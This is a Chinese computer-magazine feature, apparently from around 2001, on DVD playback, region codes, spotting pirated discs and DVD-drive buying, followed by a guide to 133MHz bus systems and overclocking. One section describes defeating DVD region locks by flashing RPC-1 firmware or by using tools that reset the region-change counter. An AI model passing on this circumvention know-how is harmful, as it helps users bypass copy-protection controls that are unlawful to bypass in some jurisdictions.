一般我们看的电影都是从头看到尾，中途不会有什么可以改变的机会。而DVD则提供了这个机会——很多导演剪辑版和特别版的DVD就具备了多结局，比如2000年新发行的《终结者2特别版》（Terminator 2 SE）等。另外，一些音乐会和百科类的DVD，则提供了多角度欣赏的选择。

实战：角度切换办法同"字幕切换"（一般在音乐会DVD中才可以看到，普通的DVD中则很少见）。而多结局么……呵呵，类似隐藏菜单，调出来的方法也各不相同，由于很少见，所以这里就不多说了（见图9）。



图9

三、查看区码信息

1.播放器的区码信息查看

在播放DVD影片时，点击PowerDVD的"设置"按钮(见图10)，或者按下Ctrl+C，即可进入设置菜单。然后点击"信息"，即可查看到播放器当前的区码设置(见图11)。

2.DVD的区码信息查看

(1)使用工具

查看DVD的区码信息，我们推荐使用这款小工具：



图 10


图 11

CDVDInFo。

下载地址（压缩包大小为 248kB）：http://www.cdvdinfo.subnet.dk/cdvdinfo.zip

该工具运行后，选择具体的 DVD 设备，即可查看区码信息（是否锁码，以及区码多少），见图12。

(2)使用 Win2000/98

如果你是用的Win2000/98操作系统，可以进入控制面板里的“系统”，然后选择“硬件”里的“设备管理器”。点击“DVD/CD-ROM驱动器”，然后鼠标右键点击相应的DVD设备，即可看到该DVD的属性。然后点击“高级设置”部分，即可查看和修改该DVD的区码信息，见图13。



图 12


图 13

四、DVD 区码修改实战

由于消费者可能在不同的地区使用DVD-ROM，所以一般DVD-ROM出厂后，将提供给使用者五次更改区码设定的机会，用完后，就会固定在最后一次修改的区码上，若想继续改，就得送到厂家去了。所以在目前市面上，最受欢迎的DVD-ROM就是那些没有区码限制的型号。

1.软件的区码设定与修改

在 DVD 播放软件中，区码是一定要设定的，不然软件将不知道如何对DVD进行解码(不过据说最新的WinDVD 3.0可以不设区码)。同 DVD-ROM 类似，播放软件也有区码的修改与限制。

以 PowerDVD 为例，第一次运行时，会提示你设定当前区码，比如你在中国，所以该设为 6 区，设定后，即可正常播放 6 区的 DVD。当碰到了不是 6 区的 DVD（比如 1 区 DVD）时，请留意，PowerDVD 会弹出如下窗口（见图 14），单击“确定”后，软件将自动被设定为符合 DVD 影碟的区码，同时修改次数减一（可以看到图 14 中显示“剩下 4 次”）。此后，除非插入不同区域码的 DVD 光盘，否则上面的对话框不会再出现。


图 14

如果再次插入不同区码的 DVD(比如2区)，则上述对话框再次出现，同时软件自动修改为新区码 2 区，可修改次数再减一，变成 3。当修改到最后一次时，PowerDVD 会提示（如图 15），此后软件的区码设定就不可以修改了。

注意：PowerDVD只允许用户设置5次不同的区域代码。设置区域代码次数达到5次后，就只能观看最后一次设定区码的 DVD 和“全区 DVD”（没有区码锁定的 DVD）了。另外特别提醒大家留意，WinDVD 从 3.0 版本开始，将不直接提供软件修改区码，而是直接调用 Win2000 中的 DVD 区码修改功能。所以当你用 WinDVD 改完 5 次区码后，你会沮丧地发现，你的 DVD 区码修改次数也被用完了。


图 15

2.DVD光驱的区码修改

目前，DVD-ROM区码格式有两种：RPC-1和RPC-2。

RPC-1是没有任何限制的，全部六个区的影片都能播放；而 RPC-2 则是可以更改五次区码，之后就锁死在最后一次更改的区码上了。

因为电脑用的DVD光驱当初发明时和DVD影片没有任何关系，所以在早期的 DVD-ROM 里（RPC-1），根本就没有什么区码设置的限定——拿早期的DVD-ROM可以完全播放全部 6 个区的 DVD 影碟。这批未加限制的 DVD-ROM 大多数是 8 速以下的产品，主要品牌有 SONY、三星、DVS、Afreey、飞利浦及日立等。

而 2000 年以后出产的 DVD-ROM，应片商的强烈要求，全部要受CSS规范认证，所以全部加上了区码设定的限制（RPC-2），每一台 DVD-ROM 将最多只能更改五次区码，改完 5 次之后，区码就锁死了。

目前市面上的DVD产品共分以下几种:

(1)不锁区一型

2000年以前出品的机种，RPC-1，一般为8速以下，已经非常少见。

(2)不锁区二型

这种机型一般背面有个专门的“RPC Jumper”跳线。在跳线没有拔掉前，DVD是不锁区的，但是拔掉后就锁区了（见图16）。




图16

(3)锁区，但是可以修改为不锁区类型

这种机型本属于RPC-2，只可以更改5次区码，最后会锁死。但可以通过更新芯片信息，变成不锁码机种（RPC-1），或者可以通过软件反复多次修改区码设定，达到不锁区的效果。

(4)锁区，只可修改5次

只能更改5次的机种，改完后完全锁死。

修改DVD区码的办法见图13，在Win2000中可以直接修改DVD区码。

3.更新DVD-ROM的硬件信息

很多DVD-ROM在出厂时没有区码设置，属于RPC-1，仅仅是为了满足DVD新规定，在出厂时添加区码信息，从而变成RPC-2的机种，所以只要将RPC－2的硬件信息修改为它原来RPC-1机种的对应信息，即可达到不锁区的目的。

(1)刷新FirmWare

这是最常用的办法。所谓FirmWare，也叫固件或韧件，作用类似主板上的BIOS。用RPC-1机型的FirmWare替换DVD-ROM中的FirmWare，即可将RPC－2机型修改为RPC-1机型，类似于刷新主板BIOS。

要想修改，就得找到修改文件，对于DVD-ROM来说，就是通过刷新FirmWare来达到实现全区影片任意播放的目的。首先需要从网上找到对应自己手中DVD-ROM型号的FirmWare文件（注意，型号或FirmWare不匹配的话很可能损坏DVD-ROM！这跟刷新主板BIOS一样危险），然后使用专门的FirmWare刷新工具进行刷新即可（刷新过程和操作类似刷新BIOS）。网上有市面上几乎能买到的所有DVD-ROM的FirmWare修改文件。

查看FirmWare信息的办法：其实使用上文提到过的CDVDInFo即可查看FirmWare信息。仔细看看图12，即可知道该款DVD的FirmWare版本是712A。

(2)用Flash工具修改区码

近期推出的DVD-ROM，由于都必须符合CSS规范，所以在设计上是直接用硬件支持区码保护的，因为全部是新设计的RPC-2机种，所以我们不能再用刷新FirmWare的方法来修改，但可以通过软件锁定区码修改次数，从而可以无限次地更改DVD-ROM的区码，也算是变相的“不锁区”。

在网上有一个叫“区码设置器”的Flash工具，运行后，即可以将硬件信息中有关区码的修改次数锁定（比如锁定为4次）或者清除掉（恢复为5次），这样一来，利用这个工具就可无限制更改DVD-ROM的区码了。

(3)更改软件区码设定

由于DVD播放软件和DVD-ROM一样，也有区码的修改次数限定（5次），所以网上就出现了一款叫做“DVD软件设置”的免费工具软件，可无数次地更改软件区码设定。

五、DVD盗版碟片识别方法

1.看区码

一般的正版碟片应该都没有区码。

2.看警告片头、杜比片头

见图17和图18。一般正版的DVD片头都会有一个警告片头，和一个伴随立体音响效果出现的杜比数字音效片头。杜比音效片头有好几种，但是最后总会显示杜比（DOLBY）字样出来。没有这两个片头的DVD，可以怀疑为盗版。



图17



图18

3.看宽银幕比例

在PowerDVD中，点“设置”中的“视频模式”，选择“自动选择”，再将“画面设置”设置为“不选择全屏幕”、“保持画面显示比例”。然后播放DVD中的电影部分，一般正版会出现16:9（1.85:1）的播放模式。如果不是，很可能是盗版。见图19。


图19

4.看DVD图像码率

用PowerDVD这套我们常用的播放软件，它支持DVD图像码率的查询（在播放DVD影片时，点击PowerDVD的“设置”按钮或者按下“Ctrl＋C”，进入设置菜单后点击“信息”，即可查看码率），见图20。

虽然DVD的码率是变化的，但用PowerDVD可以查



图20

出一个恒定的码率。这个码率其实就是这张碟的最高码率。大部分正版盘压制时通常最高码率都是几个恒定的值。用得最多的是9.8M和7.5M。这种碟占的比例最大，差不多达到75～85%。还有9M和8M的，相对来说所占的比例要小得多。其他更高码率的就更少了。

如果你用PowerDVD查出来的碟片码率小数点后有两位数，一般可以认为是盗版DVD。

5.看隐藏字幕



图21

还有一个比较有效的方法，是看DVD影片有没有隐藏CC字幕（用DVD机在普通电视机上观看，是无法看到这种做在视频中的字幕的，而在电脑上，用PowerDVD和WinDVD的相应菜单则可以看到），见图21。

所谓的CC字幕，其实就是“影片内置字幕”的意思，其内容除了对白，还增加了一些说明，用于给听力不好的人解释情景。由于该字幕是结合在视频数据中的，所以一般没有CC字幕的就肯定是盗版无疑。

6.看影片格式



图22

最简单的方法是用PowerDVD这个最常见的DVD播放软件，碟片播放时，点“配置→信息”，一般正版会出现“Display Information: Video Mode: Weave”的文字。weave模式是指片源为影片，绝大部分的正版电影均为此模式。如果为BOB格式，则几乎肯定为盗版！见图22。

7.动态光标

进入菜单模式，观察菜单的做工，是否动态菜单？光标做得是否精细？光标定位是否准确？是否有提前，或者有的菜单选项无法定位？如果有这种情况，那么就是盗版。菜单里的光标是判断盗版非常重要的一个手段——因为只要改变了链接，光标就得重新制作！

六、DVD选购指南

首先是一款产品的读盘能力：如果你买来的DVD只要盘片稍微不好就不能正常读取或播放DVD不流畅的话，那将是很痛苦的一件事。

其次是DVD对于震动的控制，因为和读盘能力有直接关系，所以DVD震动应该越小越好。

然后是该DVD是否有锁区码。如果有锁，是否可以直接找到修改的程序。建议购买不锁区码的DVD。

再次应该是发热量控制，这是和DVD的寿命和稳定性息息相关的。

最后才是DVD能否达到标称速度。其实只要相差不大，在正常的范围之内就可以了。

再还有？当然是价格了——要考虑性价比！

编者提示：

●DVD-ROM的倍速虽然是越高越好，但是最好买最成熟的主流产品，而不要追新。至于说已经购买了DVD的朋友，只要您的DVD在四倍速以上，可以满足矣！

●部分DVD-ROM功耗较大，电源在250W或以下的朋友（尤其是需要装双光驱的）需特别留意这一点。

●DVD-ROM是否锁区是衡量购买价值的主要因素，锁区而不能修改的不推荐选购。

●DVD读盘能力分读DVD和CD两种盘片的能力，前者主要是能否读盘基较薄的DVD盘的能力，后者主要是读偏心盘和CD-R盘的能力。读盘能力越强越好（至于具体产品的比较，请参看本期的DVD评测部分）。

1.识别DVD盘片

DVD盘片最特殊的地方在于它的实体构造：DVD由两层0.6mm的组合层盘片黏合而成，所以你只要仔细看看盘片的中心孔部位，就可以看到DVD是双层的（因为DVD盘片接近中心的部分并未完全黏合），CD-ROM只有一层。

2.组建自己的家庭影院

在DVD播放环境要求中，视频播放的要求倒不高——目前市面上的大部分显卡都能配合DVD播放软件顺利播放DVD（小编自己的机器就是赛扬333＋nVIDIA TNT2 M64显卡＋创新AWE32声卡＋WinDVD软件，播放很顺畅）；但声音部分，则不是这么简单了——虽然用软解压程序播放就能听到声音效果，但要想听到最原汁原味的立体环绕声音效果，最好你的声卡能够直接支持AC-3解码。

现在市面上能配合WinDVD软件进行AC-3解码的声卡无外乎8738、FM801和创新的SBLive! Delux 5.1和其他四声道声卡。网上高手建议最实惠的搭配是瑞丽春之颂声卡＋速时捷罗马剧场4.1音箱（750元左右），而兼顾效果和价格的搭配则是SBLive! Delux 5.1声卡＋漫步者R501T音箱（1500元左右），号称比用创新的R2200音箱效果还要震撼些。

至于超出此价位的搭配，建议不要考虑。因为不如买套真正的家庭影院，接在电视机上看了。

AC－3效果测试方法：如果你准备了支持AC-3解码的声卡和5.1的音箱，那么建议你用DVD中内置的AC-3数码效果片头测试一下效果。有的DVD还内置5.1测试，可以让每个声道单独发声，测试声道效果，建议选购一张备用。CF

热 情 和 理 性

编者按:步步高的专题栏目做得有些时日了,有读者问我们想传达什么样的东西。知识？技术？信息？未来？还是其他什么。

我们最想传达的,就是热情和理性。

所谓传达热情,就是面对新技术、新产品、新应用的时候,我们希望能以满腔的热情给读者传递,能让读者最快地了解它、应用它,在工作和学习中获得快一步的领先。我们需要保持这种热情,我们需要传递这种热情,当然也希望读者能有这种热情来接受它。

所谓传达理性,就是面对纷繁复杂的产品、技术、应用方案,我们希望能以恰当的理性传递给读者,能让读者知道自己最适合用什么,什么产品技术方案代价最小、效益最高。我们需要保持这种理性,我们需要传递这种理性,当然也希望读者能有这种理性来接受它。

我们想传达的热情和理性,就是关于IT知识、技术、信息、未来的热情和理性。

回到我们步步高的这个专题栏目来,我们将利用这个栏目,热情地向读者传达最新产品的应用(天下设备)、最完美最实用的影音欣赏(影音天下),我们也将理性地讲述做一个系统高手的方方面面(天下玩家)、网通天下比邻而居的种种佳技绝招(网络天下)。

当然,热情和理性的传递是相互的,更多的时候,热情和理性是先从读者中传递给我们,我们再传递给其他的读者。欢迎天下热情、理性、热情+理性的读者,将你们的热情和理性带到step@cfan.com.cn中来。



飞越地平线——133MHz外频指南

□深圳 显显 北京 困困

新的地平线——133MHz外频

一、什么是133MHz外频

Intel在7月底宣布,将不再生产66MHz外频的赛扬CPU。从这以后,Intel生产的最低外频的CPU都是100MHz的了。而AMD公司的CPU,早就是100MHz外频以上的了。100MHz外频的CPU已经成为入门线,主流CPU现在转向了133MHz外频,成为一个新的地平线。从今以后,凡是新装系统或者升级主板、CPU系统,就是非133MHz外频莫属了。

那么,133MHz外频是什么意思？真的有必要升级到133MHz外频吗？

我们都知道这样一个简单的公式:主频=外频×倍频,这个公式显示了CPU的总频率和外频之间的关系。

早先的CPU主频是与周边设备(如硬盘、显卡等)同步运行的,但随着CPU主频的大幅度上升,而周边设备因为兼容和技术上的问题,它们的运行频率和高速提升中的CPU频率相比有了很大的差异。所以,为了不影响CPU频率的提升,就将CPU频率分为外频和倍频,外频乘以倍频就是CPU的主频。而外频则通过一些分频方式再作为其他设备的工作频率,比如硬盘和PCI设备一般运行于33.3MHz的标准频率下,这个时候,外频就需要3分频或者4分频。

外频的提升一直都比较慢,1997年主流的系统是66MHz外频,而到了1999年,100MHz外频才开始流行,到今年,133MHz外频的电脑系统才飞入寻常百姓家。4年期间,主流CPU的主频提高了6倍,而外频才提高了2倍,更多的是通过提高倍频来提高主频。

二、133MHz外频对系统速度的影响

其实,如果排除其他因素的干扰,外频对CPU的速度的影响并不大,因为CPU的速度是由外频和倍频共同决定的。但外频对CPU周边设备的影响就非常大了,而这些周边设备又是和CPU息息相关的。提升了外频,首先就提升了总线带宽,也就是说CPU和内存之间的数据交换速度大大提高了。

这里说的总线带宽,是指CPU和内存之间的数据交换速度,总线带宽越宽,两者之间的数据交换速度越快。总线带宽的计算公式为:

总线带宽(Byte/s)=外频×64bit÷8bit/Byte

从这个公式可以看出,外频是影响总线带宽的决定性因素。100MHz外频的总线带宽为800MB/s,133MHz外频的总线带宽为1060MB/s,也就是说,133MHz外频的系统,CPU和内存之间的数据交换最快可以达到每秒种1060M字节之巨,比100MHz外频的系统足足快了1/4。如果真的实现了这么快的内部数据交换,当然就可以加快系统的运行速度。

另外,外频提高了,也提高了整个总线的数据传输频率,硬盘、显卡等设备的数据交换速度也可以加快,因此,外频的提高对整个系统的速度影响将是非常大的。

三、133MHz外频影响系统速度的条件

虽然外频提升可以影响总线带宽,但并不是说就一定能加快电脑的运行速度,还要看其他几个条件。

首先,如果CPU速度比较慢,那么处理数据的速度也就比较慢,这时候就不需要很大的总线带宽来为CPU传输数据,外频提升的意义也就不大。这就是为什么Intel的赛扬CPU的外频长期在66MHz的原因。因为早期赛扬CPU数据处理的能力不高,不需要高的总线带宽来传输数据,就是将外频提升为

100MHz，增加了总线带宽，但对CPU的性能帮助并不大。而其中增加的成本，将使Intel得不偿失。

其次，内存的读取速度也要能适应总线带宽。有时候，虽然外频很高，总线带宽很大，但内存的读取速度非常慢，并不能通过总线带宽给CPU传输大量数据，CPU长期处于等待状态。这个时候，133MHz外频也没有多少实际的效果。

另外，133MHz外频，可能对硬盘、PCI接口等子系统造成很大的负面影响，特别是在一些早期所谓支持133MHz的主板上，常常使显卡不工作、硬盘不反应。

四、飞越133MHz时机已经来临

不过上面说的影响133MHz发挥的情况，都是去年的老皇历了。今年主流的CPU已经是1GHz级的了，这个级别的CPU数据处理能力非常了得，当然也就需要非常大的内部数据传输能力。对于1GHz级别的CPU，通过提升外频来增加总线带宽，以满足CPU的数据交换要求，已经是不得不为之的事情了。

其次，现在支持133MHz外频的主板经过一年的发展，已经非常成熟。通过多分频技术，可以对PCI接口、硬盘子系统提供稳定的分频支持。通过3相电源回路的设计，给CPU提供强大稳定的电源。通过优化的内存模组设计，保持内存稳定地工作在133MHz下。

另外，内存的进步也非常快，原来内存速度一直是133MHz系统的瓶颈，目前的PC133 SDRAM内存已经可以稳定地支持133MHz外频。另外，新的高速DDR、RAMBUS内存也开始普及起来，支持133MHz外频更是没有问题。


既然机会已经来临，那么就赶快去拥有一套133MHz外频的电脑，还有什么犹豫的呢？

133MHz外频配置指南

系统外频，对系统设备的影响是多方面的，特别是133MHz这样的高外频系统，需要很多设备和子系统默契地配合，才能使系统能够稳定运行，并发挥出133MHz系统的效能。如果配合不当，轻则造成133MHz外频的系统效能不突出，速度和100外频系统毫无区别，重则系统不稳，死机频繁。具体配置参见附表。

一、CPU

目前市场上销售的1GHz级别的CPU包括奔腾3、奔腾4和Athlon（雷鸟核心）。奔腾4因为采用了新的技术，虽然外部时钟频率是100MHz，实际的数据传输频率却达到了400MHz，总线带宽达到了3200MB/s，而且系统架构上采用了存取速度非常快的RAMBUS内存，在



Intel、AMD133 外频 CPU

总线带宽上明显领先于其他产品。

Intel 的1GHz以上的奔腾3现在大部分采用了133MHz的外频，100MHz外频的产品只有奔腾3 1.1GHz和1.2GHz两款产品。1GHz以下的奔腾3产品中，频率数以33、66结尾的也是133MHz外频CPU。奔腾700EB、800EB等几款编号以EB结尾的奔腾3处理器也都是133MHz外频。

1GHz以上的Athlon处理器包括了Athlon 1GHz、1.1GHz、1.13GHz、1.2GHz、1.3GHz、1.33GHz、1.4GHz等几款。购买Athlon 1GHz、1.2GHz、1.4GHz的用户需要注意，这三款处理器都有100MHz和133MHz外频之分。

另外，VIA的C3和未来的C4全部采用133MHz外频。

现在有假冒133MHz外频的Pentium III。软件判断的方法是下载Intel的Pentium III辨认工具，或者其他类似软件。硬件方式是将主板的频率跳线设置成自动档，由主板自动判断处理器的频率。最保险的测试方法是借用一块Intel自己出产的815主板，比如815EEA，这类主板是不能超频的，而且可以轻易辨识出CPU的真正主频和外频。

另外，CPU风扇对于133MHz外频的CPU非常重要，最好选择盒装CPU，使用生产厂家提供的原装风扇。

二、主板芯片组

现在正式支持133MHz外频的奔腾3和SDRAM内存的主板芯片组很多。

Intel处理器方面有i815系列芯片组、i810E芯片组、Apollo Pro 133系列芯片组、SiS 620芯片组、630系列芯片组、ALi Aladdin芯片组、Apollo Pro 266系列芯片组、SiS 635系列芯片组、i820系列芯片组。

对于不太熟悉电脑的普通用户来说，最好能够选择Intel公司的主板芯片组，例如815EP。它们在性价比上可能会不敌

133MHz外频系统配置参考表

		较高配置，有升级余地	流行配置	准备未来升级
Intel系列	CPU	奔腾 Tualatin 3 1GHz 或Coppermine 1GHz	奔腾 3 Coppermine 866	赛扬2 850
	主板	支持Tualatin核心的815EP B-STEP主板，IWILL BD133、GIGA GA-60XET、ASUS TUSL2-C，DFI CS62-TC等。或者694T主板，如GIGA GA 6VTX、DFI CA64-TC等	815EP芯片组，如ASUS CUSL2、GIGA 6OXET-C；ABIT SA6支持DDR内存的Pro266主板，如ABIT VR6、MSI Pro266 Master、DFI CD70等	694T主板如：GIGA GA 6VTX、DFI CA64-TC等
	内存	HY PC133 256MB	HY PC133 256MB或者 HY PC2100 256MB	HY PC133 256MB
	说明	良好的升级能力，不但现在可以使用133MHz外频，而且在今年年底奔腾3消亡以后也可以使用新核心的赛扬CPU。	高性价比的方案。但是升级能力较弱，当使用新核心的P3 CPU时，可能会出现一些问题。当然也可以选择使用815EP B-STEP/694T的主板。	以价格为主要考量点的配置，694T的价格和694X一样，但是支持TUALATIN核心，对以后升级到新赛扬有保障，以后可以升级到133外频的奔腾3。
AMD系列	CPU	Athlon 1.2GHz	Athlon 1.2GHz	Duron 850
	主板	KT266芯片组，如：EPOX EP 8KHA、QDI AD12、DFI AD72-SN	KT133A芯片组：如EPOX 8KTA、ABIT KT7A、QDI A12	主板：KT133A芯片组 EPOX 8KTA、ABIT KT7A、QDI A12
	内存	HY PC2100 DDR 256MB	HY PC133 256MB	HY PC133 256MB
	说明	充分发挥DDR的性能优势，并且有升级能力好的特点，随时可以升级CPU和内存，以获得更高的性能。	高性价比，价格非常有优势，KT133A芯片组也比较成熟。	CPU性能稍弱，其他和流行配置相同，随时可以升级到133MHz外频的GHz级别的CPU。
其他配置		软驱：SONY 1.44；显卡：UNIKA 小妖 G 9700；显示器：SAMSUN 750s；硬盘：酷鱼III系列 ST340824A ；光驱：SONY 16X DVD；键盘：ACER 52M；鼠标：罗技新天貂；机箱：金河田8035		

其他的主板芯片组，却胜在足够的稳定和奇佳的兼容性上，用户会少掉很多麻烦。VIA的694X、Apollo Pro 133A等也是相对成熟的主板芯片组，但是在磁盘性能和兼容性方面，仍然有一些差距，不过因为在价格上有比较明显的优势，也是市场上销售得非常好的产品。

AMD处理器方面有KT133A芯片组、AMD 760系列芯片组、SiS 730系列芯片组、SiS 735系列芯片组、ALi MAGiK1芯片组、KT266系列芯片组、nForce系列芯片组。

支持Athlon和SDRAM的芯片组主要是VIA KT133A，请注意，KT133的芯片组并不正式支持133MHz外频。而支持Athlon和DDR内存的主板芯片组选择相当多，包括VIA KT266、AMD 760、SIS735等，基于这些芯片组的产品销售量还不是非常大，目前还处在逐步的成熟阶段。


三、主板

选择稳定的133MHz外频的主板，除了要重点关注芯片组之外，电源、内存模组、时钟芯片这几个方面都必须着重考量。

133MHz的CPU主频一般比较高，发热量比较大，所以提供稳定、干净的电流以及良好的散热是很有必要的。从主板电源模组来看，最好选择3相电源回路设计的主板。这种设计对于CPU的稳定运行相当有利，它可以减少发热量，增加主板的寿命。

在主板的CPU插座旁边有不少的起滤波作用的直立电容，这些直立电容的作用也不可小视，它可以提供干净无杂讯的电流给CPU。用户在选购主板的时候，可以简单地计算一下滤波电容的总容量，看一看电容的品牌以及外观，大致可以判断一块主板的电源部分是否稳定可靠。

其次是内存模组的供电，133MHz外频的电脑要求内存也运行在133MHz下，可以说内存模组的稳定性是整套133MHz



CPU插座旁的三相回路电源和滤波电容

系统是否稳定的核心。理论上，用户选择的主板最好能够对内存模组的供电提供专门的优化设计，或者有专门的线路供电，并且最好提供独立的时钟发生器。

四、内存


前面已经说了，133MHz外频的系统主要增加的是总线带宽，而要达到总线带宽的速度，内存的存取速度和稳定性就非常重要了。

SDRAM内存方面，128MB普通PC133内存的价格已经非常便宜。现在的普通PC133内存条品质不会出现太大的问题，一般能够支持133外频下的总线带宽，用户只要选择HY、SAMSUNG、美光等大厂颗粒的内存条就可以了。在采购的时候，注意在侧光下看看芯片颗粒的表面是否有打磨的痕迹，如果可以看到明显的打磨痕迹，一定要求商家调换。

另外，市面上还有不少品牌内存，这些品牌内存在品质上更有保障，不过价钱可能会超出普通内存一大截。当然，如果要保证内存系统万无一失，或者想超频，那么选择品牌内存还是值得的。

如果要检测内存的性能，用户可以在装好电脑以后，将主板BIOS的内存选项都设置为最高，并经过长时间地运行来测试其稳定性。这一点后文将详细介绍。

DDR内存的选择方面，133MHz外频被称为PC2100，100MHz外频被称为PC1600，这是根据内存能够支持的总线



DDR PC2100内存条

带宽来命名的。从命名就可以知道，运行在133MHz外频下的PC2100内存带宽为2100MB/s，而PC1600为1600MB/s。在使用DDR的系统中更应该要求133MHz外频，这样才能发挥DDR的性能。目前DDR内存市场相对而言还比较规范，PC2100和PC1600都有明显的标志，品牌产品和普通条的差异也不大，用户选择起来比较放心。

五、电源

133MHz外频的电脑系统本身的电源也很重要，因为133MHz系统电脑各种部件需要的耗电量都比较大，要求电源供电的稳定性也比较高，特别是Athlon系统，大功率和稳定的电源是必须的。目前市场上销售的电源中大家一致认可的电源包括长城、大水牛、金河田、航嘉等品牌。

好了，只要精心选择和搭配好以上几个部分，那么一般而言，你就可以获得一台稳定性和实际效能都非常强的133MHz外频的电脑。这样一台优秀的133MHz外频的电脑，会比你朋友的同样主频、但却是100MHz外频的电脑快上5%-10%，而且是主频越高，效果越明显。

133MHz外频调整指南

运行133MHz外频的设置主要是指主板BIOS方面。现在很多主板都有自动识别外频的功能，只要CPU、内存都符合133MHz外频，开机的时候系统会自动运行在133MHz。对于不支持这一功能的主板，需要用主板上的跳线将外频设置为133MHz，或者在开机的时候按“Del”键进入BIOS进行设置。

虽然大多数主板都采用了AWARD公司的BIOS系统，但根据主板品牌的不同，在BIOS设置上有细微的差异，总体上，有两处地方需要进行设置。

第一是外频，它一般位于BIOS中的“CPU Frequency Control”项中，在这里可以调整外频和设置频展。所谓频展是指“Spread Spectrum”设置项，它可以允许外频有一点漂移，选择‘Enabled’项，可以获得很小的一点性能提高。

第二是内存的参数设置，它一般位于“Advanced Chipset Features”项中，包括“SDRAM CAS Latency”、“SDRAM Cycle Time Tras/Tec”、“SDRAM RAS-to-CAS Delay”和“SDRAM RAS Precharge Time”等几个重要项目。

内存参数最重要的是设置CAS延迟时间（SDRAM CAS Latency），对于PC133规范来说，它要求tAC（Access time from CLK）不超过5.4ns、tCK（System clock cycle time）不超过7.5ns，稳定的工作频率为133MHz。对于普通用户来说，不需要理解这么麻烦的设置，根据我们的要求，在133MHz外频下，CAS延迟时间等于2ns，系统可以稳定运行，就算通过了。最理想的情况是将上面我们提到的设置项目都设置为最短时间。

另外一种133MHz外频的运行方法是内存和CPU异步工作。如果用户的CPU或者内存其中之一不能稳定运行在133MHz外频，这个方法就很有用了，它可以最大限度地发挥出各个部件的性能。要实现CPU和内存异步运行功能需要主板的支持，VIA 694X、KT133A等芯片组的主板多数支持这一功能。在支持异步工作的主板的BIOS中，可以将内存运行频率设置为外频+33MHz，或者-33MHz。具体地讲，如果用户有一颗100MHz外频的CPU，无法超频运行在133MHz下，这时设置内存频率为外频+33MHz，内存单

独运行在133MHz，增加内存带宽，提高数据传输速度，从而提高些性能。或者用户的CPU是133MHz外频，但是内存条品质不够好，133MHz外频不稳定，也可以通过调整这个项目，将内存频率设置为外频-33MHz，单独运行在100MHz频率下。当然这会降低整套系统的性能，使得133MHz的CPU名不副实，但这也是在万不得已情况下的应急措施。

133MHz外频超频指南

要想把不支持133MHz外频的系统超频到133MHz，当然需要勇气、运气和技巧。有很多朋友，不想花很多钱来升级到133MHz外频，那么，就让我们来仔细地检测你的主板、CPU、内存条、电源、硬盘等等东西，看能不能不换或者少换部件，将系统超频到133MHz外频。不过话又说回来，通过各种手段超频到133MHz外频，效果可能并不突出，而且容易死机或者损坏硬件。所以，如果你没有很多的时间，技术也才入门，或者心理承受能力差，还是不要超频的好。

问题1：什么样的CPU可以超频到133MHz外频？

答：当然不会是赛扬、毒龙的了。100MHz外频的Athlon也超不了。只有奔腾3，而且只有100MHz外频的奔腾3，比如铜矿系列的，特别是有些批号的奔腾3 600E。很多奸商将奔腾3 600E当133外频的奔腾3 800EB来卖。如果你有一颗奔腾3 600E，那真的要恭喜你了，因为超频的机会非常大。

对了，超频之前，记得给CPU换风扇，不然就可能赔了夫人又折兵。

问题2：我有一颗500MHz的K6-2，我顺利地将外频超成133MHz，这有多大的实际意义？

答：意义不大，虽然有些K6-2能上133MHz外频，但由于主板系统、内存系统、硬盘系统都不是为133MHz系统设计的，你不但要接受频繁死机的困扰，还得随时准备牺牲硬盘等设备。

问题3：我的CPU不能超频到133MHz，我去买一颗支持133MHz的CPU，就可以实现133MHz外频了吗？

答：这个就不一定了，这要看你的主板支持不支持133MHz外频，也要看你的内存条支持不支持133MHz外频。另外，如果你的电源不强劲的话，也可能让你的梦想破灭。

不过俗话说，不入虎穴，焉得虎子。笔者的一个朋友就是这样一步一步升级配件，跑了电脑城8次，最后组成了一个真正的133MHz外频的电脑。没有杨子荣那个胆和陶朱那个钱的朋友，还是直接升级一颗100MHz外频的CPU算了。

问题4：如果我的主板使用的是不支持133MHz外频的主板芯片组，是否一定不能使用133MHz外频？

答：不一定，如果你使用的是BX、KT133E这两款芯片组，虽然标称不支持133MHz外频，但只要主板本身设计、制作良好，就很有希望超频至133MHz外频使用。BX主板中，能比较稳定支持133MHz的主板主要有ASUS的P3B-F、CUBX，GA的BX2000、BX2000+、6BX7和6BX7+，EPOX的BX7系列，Abit的 BE6 2.0。KT133E虽然并未标称支持133MHz外频，但实际测试显示它能稳定运行于133MHz外频上。

问题5：如果我要将不支持133MHz外频的主板超频到133MHz外频，需要注意一些什么？

答：将不支持133MHz外频的主板超频到133MHz外频，称为主板超频。

如果你使用的是BX主板，要超频到133MHz外频，需要注意你的主板是否支持PCI四分频技术，如果主板采用了板载芯片处理PCI四分频，那么可以让你的硬盘和PCI设备运行于33.3MHz的标准频率下，否则，你的设备将会被超频至44.4MHz，较容易造成硬件损坏或者是死机。同时，需要选择AGP稳定能力强的显卡，在133MHz外频下，AGP显卡将运行于88.9MHz频率下，大大高于标准的66.6MHz。倘若使用SiS 6326这类显卡，将必然死机无疑。

如果你使用的是KT133E主板，由于目前大多数型号都已经支持四分频技术，而AGP也支持两分频，只是超频至133MHz外频需要注意的是，必须在北桥芯片上增加散热风扇，增强北桥散热能力，防止因北桥温度过高而死机。

问题6：133MHz外频是否会比100MHz外频的CPU超频能力弱一些？

答：是的，的确如此。这样的情况在Athlon处理器上更明显。这是由于处理器负责与主板之间进行数据交换的晶体管部分对外频提升带来的更大数据交换能力很敏感，加上其他设备配合上的关系，133MHz外频要再超频，会比100MHz外频困难。当然，也有不少报道将133MHz外频的奔腾3超频到150MHz的。

